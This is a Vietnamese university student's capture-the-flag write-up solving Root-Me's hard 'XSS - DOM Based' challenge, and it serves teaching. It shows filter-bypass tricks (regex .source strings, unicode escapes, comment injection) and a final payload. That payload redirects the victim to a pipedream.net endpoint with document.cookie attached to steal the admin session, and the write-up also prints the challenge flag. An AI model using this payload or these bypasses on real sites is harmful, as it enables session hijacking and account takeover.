BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 9: XSS - DOM Based (level hard)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based

- ✓ Challenge yêu cầu ta đăng nhập với tư các là admin bằng các truy xuất session cookie của admin




- ✓ Truy cập vào trang web



- ✓ Ta thấy có 3 tab là Home, Game và Contact
- ✓ Ở tab game là một trò chơi yêu cầu ta nhập vào nickname và chọn color. Đây là một form GET

- ✓ Ở tab contact có các input gồm yournickname, yourcolor và message. Đây là một form POST lên admin nếu ta chiến thắng trò chơi



- ✓ Thử vào tab game nhập nickname là 19520199 và color 23d rồi submit. Truy cập vào mã nguồn ta thấy có hàm Random trong đó nickname ta nhập vào được lưu ở key **seed** trong thuộc tính **data**. Color ta nhập vào thì lưu ở key **color**. Từ đây ta có

ý tưởng sẽ escape seed sao cho vẫn đảm bảo format để thêm một payload để thực thi code.

```
        this.data.callbacks.lose();
};

this.won = !1;
this.data = {
    "color": "23d",
    "callbacks": {
        "win": this.youwon,
        "lose": this.youlost
    },
    "seed": "19520199"
};
```

- ✓ Thử nhập vào nickname=19520199”,”alert(1). Ta thấy kết quả không thành công vì trang web đã filter “” và ().

```
this.data = {
    "color": "567",
    "callbacks": {
        "win": this.youwon,
        "lose": this.youlost
    },
    "seed": "19520199”,“alert1"
};
```


- ✓ Thử khá nhiều trường hợp ta phát hiện trang web lọc một số ký tự sau:
- ' ' và " " thay thế bằng cách sử dụng /string/.source = string thay vì phải "string"
- (), ta tạo payload sao cho không sử dụng dấu này
- Thay a=\u0061 để bypass các ký tự như location
- ✓ Vì ta có thể control giá trị của color và nickname nên ta có ý tưởng sẽ dùng /**/ để thực hiện comment hết các dữ liệu ở giữa lại.
- ✓ Chi tiết:
    - Color=“/*, với “ để escape value và /* để thực hiện mở comment.
    - Nickname=seed=*/,payload:<payload> //
        - */ để đóng comment
        - ,payload: để thêm cặp <key,value> mới để thực thi XSS.
        - // để comment dấu “ phía cuối còn dư
- ✓ Tạo payload để thực hiện tấn công

nickname=*/,payload:document.location=’https://eoalxshzsfami53.m.pipedream.net?cookie=’+document.cookie//&color="/*


✓ Để bypass các filter ta cần chỉnh sửa như sau:

nickname=*/,payload:document.loc\u0061tion=/https:\/\/eoalxshzsfami53.m.pipedream.net?cookie=/.source%2Bdocument.cookie//&color="/*


✓ Ta sử dụng tab contact để thực hiện submit nickname và color lên admin, tuy nhiên thì trường nickname bị giới hạn bởi 20 kí tự, không đủ với payload của ta. Do đó ta sẽ sử dụng burp suite để bắt request và chỉnh sửa tham số theo payload của ta



✓ Gửi request và đợi response từ admin trả về ta thu được ADMIN_SESSION.



- ✓ Cuối cùng ta thêm cookie ADMIN_SESSION với value tương ứng ở mục Storage/Cookies.
- ✓ Với session của admin, có thêm tab Admin ta vào đó và tìm được flag



FLAG: W0w_y0U_1mpr3s5ed_m3!